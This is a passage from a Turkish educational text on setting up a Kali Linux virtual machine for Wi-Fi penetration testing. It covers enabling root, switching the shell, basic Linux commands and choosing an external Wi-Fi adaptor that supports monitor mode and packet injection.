


Verilen linkin işlevsiz hale gelmesi durumunda Kali Linux resmî web sayfasında inceleme yapılması faydalı olacaktır. Kali Linux OVA dosya indirildikten sonra Oracle VM VirtualBox programı yönetim paneli üzerinden Şekil 2.2.'de gösterildiği gibi içe aktar butonuna tıklanır. Açılan yeni pencerede dosya ikonuna tıklanır ve dosya OVA dosyası seçilmesi istenir. OVA dosyası seçildikten sonra ileri tuşuna basılır ve bir sonraki pencereye geçilir. İleri tuşuna basıldıktan sonra kalıp haline getirilmiş ve bazı asgari özellikler içeren sanallaştırmaya uygun dosya yapısı ile karşılaşılacaktır.



Şekil 2.3. OVA dosyası içeri aktarım temel ayarları

Şekil 2.3.'te görüldüğü gibi bazı hazır ayarlar bulunmaktadır. Kullanım durumuna göre bu ayarlar ölçeklenebilir. Hiçbir değişiklik yapılmadan içeri aktar butonuna tıklanıp işletim sisteminin kurulup kullanılması sağlanabilir. Mevcut ayarlar birçok bilgisayar yapısı ve Kali Linux işletim sisteminin yapısına göre optimum olarak ölçeklendirilmiş olarak gelmektedir. İçeri aktar butonuna tıklandıktan sonra işletim sistemi bir müddet sonra kullanılabilir duruma gelecektir. Şekil 2.4.'te alt tarafta açıklama kısmında işletim sisteminin kullanıcı adı, şifresi ve klavye tipi bilgisi yer almaktadır. Şekil 2.4.'te üst tarafında başlat tuşuna basılır ve işletim sisteminin açılması beklenir. İşletim sisteminin giriş paneli geldikten sonra Şekil 2.4.'te açıklama kısmında verilen kali kullanıcı adı ve şifresi ile sanal işletim sisteminin ara yüzüne girilmiş olunacaktır. Giriş esnasında klavyenin İngilizce tuş diziminde olduğuna dikkat edilmelidir.



Şekil 2.4. Kali Linux kullanıcı bilgileri


2.2. Kali Linux'ta root Kullanıcısı ve Shell Değişimi

Sanal işletim sisteminin kurulumu ile varsayılan kullanıcı olarak kali kullanıcısı gelmektedir. Bu kullanıcı sınırlı yetkilere sahip birçok işlemi gerçekleştirken erişim kısıtlamasına maruz kalan ve pentest işlemlerinde kullanılacak komutlarda bir takım angarya komutlar kullanılmasına sebep olacak bir kullanıcı türüdür. Angarya komutların başında sudo komutu gelmektedir. Hemen hemen her komut için sudo anahtar kelimesi ve şifre kullanılarak komutların kullanılmasına neden olacaktır. Sanal işletim sistemi ile kapalı durumda gelen ve sınırsız yetkilere sahip olan root (kök) kullanıcısı mevcuttur. Bu kullanıcı sınırsız yetkilere sahip olmasından dolayı, bu kullanıcıyı kullanmak birçok riskli durum barındırmaktadır. root kullanıcısı işletim sisteminin çekirdek (kernel) denilen yapısına dahi müdahale edebilmekte ve geri dönülemeyecek işlemelere sebep olabilmektedir. Pentest işlemleri eğitim amaçlı olacağından dolayı root kullanıcısı kullanım kolaylığı açısından tercih edilecektir. Shell (Kabuk) denilen yapı hemen hemen bütün işletim sistemlerinde bulunan donanım ile işletim sistemi ve kernel (çekirdek) arasında entegre olarak çalışan ve komutların çalışmasını sağlayan kabuk yapısıdır. Kali Linux işletim sistemi daha önceki versiyonlarında Bash shell yapısını kullanmaktadır. Yeni versiyonlar ile Zash Shell yapısını kullanmaya başlamıştır. Zash Shell yapısı kullanım kolaylığı sağlamak için geliştirildi. Kullanım esnasında otomatik komut tamamlamaları, komutun bir kısmı yazıldığında geri kalan kısmının terminal ekranında gözükmesi gibi özellikleri mevcuttur. Ama bu durum dezavantajları beraberinde getirmektedir. Kullanım esnasında komut yazılmış hissi verip

eksik komut yazma gibi durumlarına sebep olabilmektedir. Test işlemleri esnasında sorun yaşamamak için eski tip versiyonlarda bulunan Bash Shell yapısı tercih edilecektir.

2.3. Root (Kök) Kullanıcısını Aktif Etme

Varsayılan olarak kapalı konumda gelen root (kök) kullanıcısını aktif etmek için mevcut kali kullanıcısı ile sisteme giriş yapılır.



Şekil 2.5. root kullanıcı aktif etme ve parola belirleme

Sisteme giriş yapıldıktan sonra terminal ekranı açılır. Şekil 2.5.'te görüldüğü gibi sırası ile sudo passwd root komutu girilir. Ardından sistem mevcut kali kullanıcısının şifresini isteyecektir. kali kullanıcısının şifresi girildikten sonra root (kök) kullanıcısı için yeni şifre (New Password) tanımlamasın yapılabilir. Yeni şifrenin tekrar girilmesi istenir şifreler uyuşuyor ise başarılı bir şekilde root kullanıcısına şifre belirlenmiş olunacaktır. Şifre belirlenmesi ile root kullanıcısı da aktif duruma geçecektir. İşletim sistemi oturumu kapatılarak veya yeniden başlatılarak root (kök) kullanıcısı ile sisteme girilebilir. Klavye yerleşiminin İngilizce olduğu unutulmamalıdır.

2.4. Shell (Kabuk) Değişimi

```
root@kali:~#
# echo $SHELL
/usr/bin/zsh
root@kali:~#
# chsh -s /bin/bash root
```

Şekil 2.6. Shell (kabuk) değişimi

Terminali açılarak sırası ile echo \$SHELL komutu yazılır. Bu komut aracılığı ile mevcut kullanılan kabuk tipi öğrenilmiş olunur. Daha sonra chsh -s /bin/bash root komutu ile bash Shell yapısına geçiş sağlanır ve işletim sistemi yeniden başlatılıp root kullanıcısı ile sisteme giriş yapılır. Şekil 2.6.'da komut detayları verilmiştir.

2.5. Temel GNU/Linux Komutları

Kali Linux kullanımı, Wi-Fi pentest işlemleri, pentest işlemlerinde kullanılacak kodların anlaşılabilmesi için başlangıç düzeyinde terminal kullanımı ve bazı komutların bilinmesi gereklidir.

2.5.1. Klavye yerleşimini Türkçe yapma

```
root@kali:~#
# setxkbmap tr
```

Şekil 2.7. Kali Linux geçici klavye düzeni değiştirme

İşletim sisteminin klavye yerleşimini değiştirmenin birçok yolu vardır. İşletim sistemi ara yüzünde geçi olarak değişiklik sağlanmak istiyorsa terminal ekranı açılıp setxkbmap tr komutu yazılır ve enter tuşuna basılır. Sistem yeniden başlatıldığında klavye düzeni eski haline donecektir (Şekil 2.7.).

```
root@kali:~#
# sudo nano /etc/default/keyboard
```

Şekil 2.8. Kali Linux klavye ayarlarını içeren keyboard dosyasının dizin yolu

```

root@kali:~          GNU nano 5.9      /etc/default/keyboard *
File Actions Edit View Help
# KEYBOARD CONFIGURATION FILE
# Consult the keyboard(5) manual page.

XKBMODEL="pc105"
XKBLAYOUT="tr" ←
XKBVARIANT=""
XKBOPTIONS=""

BACKSPACE="guess"

^G Help      ^O Write Out    ^W Where Is     ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File    ^\ Replace     ^U Paste      ^J Justify   ^/ Go To Line

```

Şekil 2.9. Kali Linux klavye ayarlarını içeren keyboard dosyasının içeriği

Kalıcı olarak klavye düzenini değiştirmek için ilk olarak terminal açılır ve sudo nano /etc/default/keyboard komutu yazılıp enter tuşuna basılır. Terminal ekranında değişiklik yapılması gereken bir dosya içeriği açılacaktır. Şekil 2.9.'da gösterildiği şekilde açılan ekranda XKBLAYOUT="us" satırına gelinir. Bu satır XKBLAYOUT="tr" şekilde değiştirilir. "CTRL + O" kısa yolu dosya kayıt işlemi başlatılır ardından kayıt onay ekranı gelir enter tuşuna basılarak onay verilir. "CTRL + X" kısa yolu ile kayıt ekranında çıkarılır. Sistem yeniden başlatılır ve klavye artık kalıcı olarak Türkçe klavye içinde kalacaktır.

2.5.2. Sistem güncelleme komutları

```

root@kali:~          File Actions Edit View Help
[(root@kali)-[~] # sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [17.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [39.7 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [113 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [153 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [209 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [963 kB]
Fetched 59.0 MB in 13s (4,384 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
239 packages can be upgraded. Run 'apt list --upgradable' to see them.

[(root@kali)-[~] #

```

Şekil 2.10. sudo apt update komutu ve terminal çıktısı

sudo apt update komutu işletim sisteminin güncelleme yapması için güncellemelerin indirileceği depoları kontrol eden ve ön hazırlık yapan ve güncelleme olup olmadığını kontrol komuttur. Şekil 2.10.'da görüldüğü gibi 239 adet güncellenecek paket tespit edilmiştir.

```
root@kali:~#
File Actions Edit View Help
Get:59 http://http.kali.org/kali kali-rolling/main amd64 libgmp10 amd64 2:6.2.1+dfsg-3 [560 kB]
Get:60 http://kali.download/kali kali-rolling/main amd64 libpcre2-8-0 amd64 10.39.3 [252 kB]
Get:61 http://kali.download/kali kali-rolling/main amd64 libtasn1-6 amd64 4.18.0-4 [55.9 kB]
Get:62 http://kali.download/kali kali-rolling/main amd64 libnftnl11 amd64 1.2.1-1 [63.2 kB]
Get:63 http://kali.download/kali kali-rolling/main amd64 nftables amd64 1.0.1-1 [71.2 kB]
Get:64 http://kali.download/kali kali-rolling/main amd64 libnftables1 amd64 1.0.1-1 [280 kB]
Get:65 http://kali.download/kali kali-rolling/main amd64 rsyslog amd64 8.2110.0-4 [711 kB]
Get:66 http://kali.download/kali kali-rolling/main amd64 bind9-dnsutils amd64 1:9.17.20-3 [400 kB]
Get:67 http://kali.download/kali kali-rolling/main amd64 bind9-libs amd64 1:9.17.20-3 [1,382 kB]
Get:68 http://kali.download/kali kali-rolling/main amd64 bind9-host amd64 1:9.17.20-3 [307 kB]
Get:69 http://kali.download/kali kali-rolling/main amd64 file amd64 1:5.41-2 [66.9 kB]
Get:70 http://kali.download/kali kali-rolling/main amd64 libmagic-dev amd64 1:5.41-2 [141 kB]
Get:71 http://kali.download/kali kali-rolling/main amd64 libmagic1 amd64 1:5.41-2 [129 kB]
Get:72 http://kali.download/kali kali-rolling/main amd64 libmagic-mgc amd64 1:5.41-2 [295 kB]
Get:73 http://kali.download/kali kali-rolling/main amd64 ncurses-term all 6.3-1 [515 kB]
Get:74 http://kali.download/kali kali-rolling/main amd64 telnet amd64 0.17-44 [71.6 kB]
Get:75 http://kali.download/kali kali-rolling/main amd64 amass amd64 3.15.2-0kali1 [13.5 MB]
Get:76 http://kali.download/kali kali-rolling/main amd64 amass-common all 3.15.2-0kali1 [1,801 kB]
Get:77 http://kali.download/kali kali-rolling/main amd64 apparmor amd64 3.0.3-6 [685 kB]
Get:78 http://kali.download/kali kali-rolling/main amd64 bundler all 2.2.27-3 [71.5 kB]
Get:79 http://kali.download/kali kali-rolling/main amd64 ruby-bundler all 2.2.27-3 [379 kB]
Get:80 http://kali.download/kali kali-rolling/main amd64 ruby-rubygems all 3.2.27-3 [273 kB]
Get:81 http://kali.download/kali kali-rolling/main amd64 java-wrappers all 0.3 [10.9 kB]
Get:82 http://kali.download/kali kali-rolling/main amd64 burpsuite amd64 2021.10.2-0kali3 [188 MB]
36% [82 burpsuite 77.5 MB/188 MB 41%] [Waiting for headers] 8,238 kB/s 35s^
41% [82 burpsuite 105 MB/188 MB 56%] [Waiting for headers] 7,980 kB/s 32s■
```

Şekil 2.12. sudo apt dist-upgrade -y komutu ve terminal çıktısı

sudo apt update komutu çalıştırıldıktan sonra “sudo apt dist-upgrade -y” veya “ sudo apt upgrade -y” komutlarından biri çalıştırılarak güncelleme yapılacak paketlerin yüklenmesi sağlanabilir (Şekil 2.12.).

```
root@kali:~#
File Actions Edit View Help
[root@kali:~]# sudo apt autoremove
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  fastjar jarwrapper libbaom0 libcbor0 libcodec2-0.9 libfluidsynth2 libgdk-pixbuf-xlib-2.0-0
  libgdk-pixbuf2.0-0 libwireshark14 libwiretap11 libwsutil12 python3-orjson
0 upgraded, 0 newly installed, 12 to remove and 0 not upgraded.
After this operation, 121 MB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 269130 files and directories currently installed.)
```

Şekil 2.11. sudo apt autoremove -y komutu ve terminal çıktısı

sudo apt autoremove -y komutu güncelleme sonrası artık ve eski paket, klasör ve dosyaların temizlenmesini sağlamaktadır (Şekil 2.11.).


2.5.3. Klasör ve dosya komutları

- pwd komutu o anda bulunulan klasörün dizin yolunu gösterir (Şekil 2.13.).

```
root@kali:~#
File Actions Edit View Help
[root@kali:~]# pwd
```

Şekil 2.13. pwd komutu ve terminal çıktısı


- ls komutu o anda bulunulan klasörün içeriğini listeler (Şekil 2.14.).



```
File Actions Edit View Help
└─(root💀kali)-[~]
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
```

Şekil 2.14. ls komutu ve terminal çıktısı


- cd komutu terminal aracılığı ile klasörler arası dizin değiştirmeyi sağlar (Şekil 2.15.).



```
File Actions Edit View Help
└─(root💀kali)-[~]
# pwd
/root
└─(root💀kali)-[~]
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
└─(root💀kali)-[~]
# cd Desktop/
└─(root💀kali)-[~/Desktop]
# ls
empty.txt folder1 folder2
```

Şekil 2.15. cd komutu ve terminal çıktısı

- man komutu herhangi bir komutun veya işlevin nasıl kullanılacağı hakkında doküman içeriği sağlar. Örnek olarak “ls” komutunun nasıl kullanıldığı hakkında bilgi alınmak istenirse terminale man ls şeklinde yazılır (Şekil 2.16).



```
File Actions Edit View Help
LS(1) User Commands LS(1)
NAME
ls - list directory contents
SYNOPSIS
ls [OPTION]... [FILE]...
DESCRIPTION
List information about the FILEs (the current directory by default). Sort entries alphabetically if none of
-cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.

-a, --all
do not ignore entries starting with .

-A, --almost-all
do not list implied . and ..


--author
with -l, print the author of each file

-b, --escape
print C-style escapes for nongraphic characters

--block-size=SIZE
Manual page ls(1) line 1 (press h for help or q to quit)[]
```

Şekil 2.16. man komutu ve terminal çıktısı


- iwconfig kullanılan Wi-Fi kartları ve adaptörleri hakkında bilgi sağlar (Şekil 2.17.).



```
File Actions Edit View Help
root@kali:~/Desktop
# iwconfig
lo      no wireless extensions.
eth0    no wireless extensions.
```

Şekil 2.17. iwconfig komutu ve terminal çıktısı

- ifconfig kullanılan ağ (Ethernet) kartları hakkında bilgi sağlar (Şekil 2.18.).



```
root@kali:~/Desktop
File Actions Edit View Help
[root@kali ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
                inet6 fe80::a00:27ff:febe:2060 prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:be:20:60 txqueuelen 1000 (Ethernet)
                    RX packets 1 bytes 590 (590.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 16 bytes 1452 (1.4 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                    RX packets 8 bytes 400 (400.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 8 bytes 400 (400.0 B)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Şekil 2.18. ifconfig komutu ve terminal çıktısı

2.6. Pentest İşlemleri İçin Wi-Fi Adaptör Kriterleri ve Önerileri

Wi-Fi pentest işlemleri için temel adaptör seçimi marka bağımsız olarak aşağıda Tablo 2.1. ve Tablo 2.2.'de verilen ana ve ekstra kriterlere göre yapılmalıdır.

Tablo 2.1. Adaptör önerisi için ana kriterler

Marka/Modelde Kullanılan Yonga Seti (Chipset)	
Monitör (Promoscius) mod destekliyor mu?	Evet
Packet Injection yapabiliyor mu?	Evet
İşletim sistemi uyumu mevcut mu?	Evet

Tablo 2.2. Adaptör önerisi için ekstra kriterler

Marka/Modelde Kullanılan Anten	
Anten güçlü (dB) ve menzilli mi?	Evet
Anten değiştirilebilir mi?	Evet
Anten çift bant (Dual Band) destekliyor mu?	Evet

Elektronik cihazlarda yerleşik olarak gelen kablosuz ağ (Wi-Fi) kartları veya kablolu ağ (Ethernet) kartları yönetim kipi (managed mode) yapısında gelir. Yönetim kipi özelliğinde olan ağ kartları hedeflendiği MAC adresi için paketleri toplayabilirken monitör mod özelliği olan ağ kartları birden fazla MAC adresi için paket toplama işlemi yapabilir. Bu yüzden cihazlarda yerleşik gelen kartlar ile pentest işlemleri yapılamamaktadır. Teknoloji sürekli geliştiği için bu durum ileride değişkenlik gösterebilir. Bu sebeple pentest işlemlerinde harici Wi-Fi adaptörleri kullanılmaktadır. Bu harici Wi-Fi adaptörleri packet injection özellikleri sayesinde hedeflerini manipüle edebilmektedir. Pentest işlemleri için kullanılacak Wi-Fi adaptörlerinin kullanılacağı işletim sisteminde sürücü desteği çok önemlidir ve en güncel

sürümünün kullanılması gerekmektedir. Harici adaptördeki kullanılan antenin çekim gücü testler sırasında paket kaybı yaşanmaması veya bağlantı esnasında kopukluk olamaması için önemli bir durumdur. Kullanılan antenin değişebilir olması bazı test durumlarında uzakta bulunan hedefler için önem teşkil edecektir. Harici Wi-Fi adaptörünün çift bant (2.4 GHz – 5 GHz) desteğinin olması daha fazla hedefe ulaşılmasına olanak sağlayacaktır.

Şekil 2.19.'da 2021 yılı itibarı ile popüler olarak kullanılan ve ileri seviye kullanım için Wi-Fi adaptörlerinden bazıları gösterilmiştir. İşletim sistemlerinin sürekli güncellenmesi sebebi ile bu adaptörler zaman içerisinde günceliklerini yitirebilir. Bu sebepten dolayı internet üzerinden tablolarda verilen kriterler göz önünde bulunarak Wi-Fi adaptör seçimleri yapılabilir.




Şekil 2.19. Önerilen Wi-Fi adaptörleri görselleri ve özellikleri



Şekil 2.20. Test işlemlerinde kullanılacak Wi-Fi adaptörü ve özellikleri


Bu proje kapsamında başlangıç seviyesi testler ve eğitimsel amaçla TP-Link markasının Archer T2U Plus AC600 model numaralı harici Wi-Fi adaptörü tercih edilecektir (Şekil 2.20).

2.7. TP-Link Archer T2U Plus AC600 Sürücü Kurulumu



Şekil 2.21. Harici Wi-Fi adaptörünün sanal makineye entegrasyonu

Harici Wi-Fi adaptörü USB portundan bilgisayara takılır. Daha sonra Şekil 2.21.'de gösterildiği gibi Oracle VM VirtualBox sanallaştırma programı üzerine kurulu olan sanal Kali Linux işletim sistemi ile entegrasyonun sağlanması için sekme üzerine gelinir ve tıklanır. Bu işlem yapıldıktan sonra harici Wi-Fi adaptörü artık sanal işletim sistemi üzerinden çalışmaya başlayacaktır.

